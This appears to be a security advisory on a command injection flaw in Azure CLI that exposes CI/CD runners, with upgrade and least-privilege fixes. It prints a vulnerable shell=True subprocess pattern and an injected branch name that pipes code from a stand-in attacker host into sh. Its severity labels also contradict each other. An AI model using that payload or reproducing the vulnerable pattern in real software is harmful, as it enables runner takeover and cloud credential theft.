Executive Lead: Client-Side Command Injection in Cloud Automation Pipelines
The Microsoft Security Response Center (MSRC) has released a critical security bulletin detailing an important-severity command injection vulnerability in the official Microsoft Azure CLI toolset, cataloged as CVE-2026-83948. Assigned a Common Vulnerability Scoring System (CVSS v3.1) base score of 8.0 High (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H), the vulnerability allows remote adversaries who can influence command arguments passed to the az command-line utility to break out of process argument parsing and execute arbitrary operating system commands.
While many cloud infrastructure vulnerabilities are remediated transparently on cloud control planes by hyperscalers, CVE-2026-83948 resides inside the client-side binary distributed across developer laptops, container images, and automated Continuous Integration / Continuous Deployment (CI/CD) runners. DevOps teams that invoke Azure CLI scripts within GitHub Actions, Azure DevOps Pipelines, Jenkins agents, or GitLab CI jobs are acutely exposed if dynamic inputs—such as git branch names, pull request comments, commit messages, or external webhook payloads—are interpolated into CLI invocations.
Technical Root Cause: Insecure Shell Invocation in Extension and Helper Modules
The Azure CLI is built on Python and modular command packages that interface with Azure Resource Manager (ARM) REST APIs. Certain complex workflows—such as local container build provisioning (az acr build), Kubernetes credential bridging (az aks get-credentials), and deployment script execution (az deployment group create)—require invoking external helper utilities or spawning subprocesses on the host system.
Security audits identified that specific parameter handlers constructed execution strings by concatenating user-supplied arguments into underlying shell invocations with shell=True enabled or via poorly sanitized wrapper functions:
# Vulnerable subprocess pattern identified in Azure CLI command handler
import subprocess

def execute_azure_helper(resource_group, deployment_target, custom_args):
    # Unsanitized concatenation of user-provided argument
    cmd = f"az-helper-tool --resource-group {resource_group} --target {deployment_target} --extra {custom_args}"

    # Insecure shell invocation allows command chaining via semicolons or backticks
    process = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    return process.communicate()

When an automated CI/CD pipeline dynamically passes parameters derived from untrusted repository metadata—for instance, target=$(echo $BRANCH_NAME)—an attacker submitting a pull request from a branch named main;curl http://attacker.cst-intel.net/exfil|sh; escapes the intended argument boundary. The host operating system shell evaluates the injected command with the full privileges of the pipeline runner.
Attack Vector & Blast Radius Across Enterprise Cloud Pipelines
The blast radius of a compromised CI/CD runner running Azure CLI is severe:
| Stage | Threat Actor Vector | Target Component | Security Consequence |
|---|---|---|---|
| 1. Injection Ingress | Submits pull request or webhook with shell metacharacters in metadata. | CI/CD Trigger (GitHub Actions / Azure Pipelines) | Pipeline executes az deployment script with unsanitized argument. |
| 2. Shell Breakout | Injected command executes via vulnerable CLI helper routine. | Runner Operating System (Linux / Windows) | Adversary achieves arbitrary shell execution on the build runner. |
| 3. Credential Theft | Dumps pipeline environment variables and Azure Service Principal tokens. | Azure Identity (OIDC / Federated Credentials / Client Secret) | Steals ARM_CLIENT_SECRET, AZURE_CREDENTIALS, and subscription IDs. |
| 4. Cloud Infiltration | Leverages extracted tokens to pivot into enterprise Azure tenant. | Azure Resource Manager (ARM) | Unauthorized access to cloud databases, key vaults, and production workloads. |
Affected Versions & Remediation Checklist
Microsoft has released patched builds of the Azure CLI across all official package channels. Fleet administrators and platform engineers must execute immediate remediation:
1. Package Upgrade on Workstations and Runners
Ensure that all developer environments, Docker base images, and self-hosted CI/CD runners update to the latest Azure CLI version:
# Debian / Ubuntu APT update
sudo apt-get update && sudo apt-get install --only-upgrade azure-cli

# Red Hat / CentOS DNF update
sudo dnf upgrade azure-cli

# Alpine Linux / Docker APK update
apk add --upgrade azure-cli

# Python pip installation update
pip install --upgrade azure-cli

# Verify installed build
az version
2. Base Container Manifest Audits
Inspect Dockerfile definitions and build pipelines to ensure static pinned versions (e.g., mcr.microsoft.com/azure-cli:2.63.0) are bumped to the patched release.
3. Principle of Least Privilege for Azure DevOps Service Connections
Audit all Workload Identity and Service Principal roles used by automated pipelines:
- Replace long-lived client secrets with Microsoft Entra Workload Identity federation (OIDC) to ensure credentials are ephemeral and cannot be exfiltrated for external use.
- Scope pipeline role assignments strictly to resource-group level rather than broad subscription
ContributororOwnerpermissions.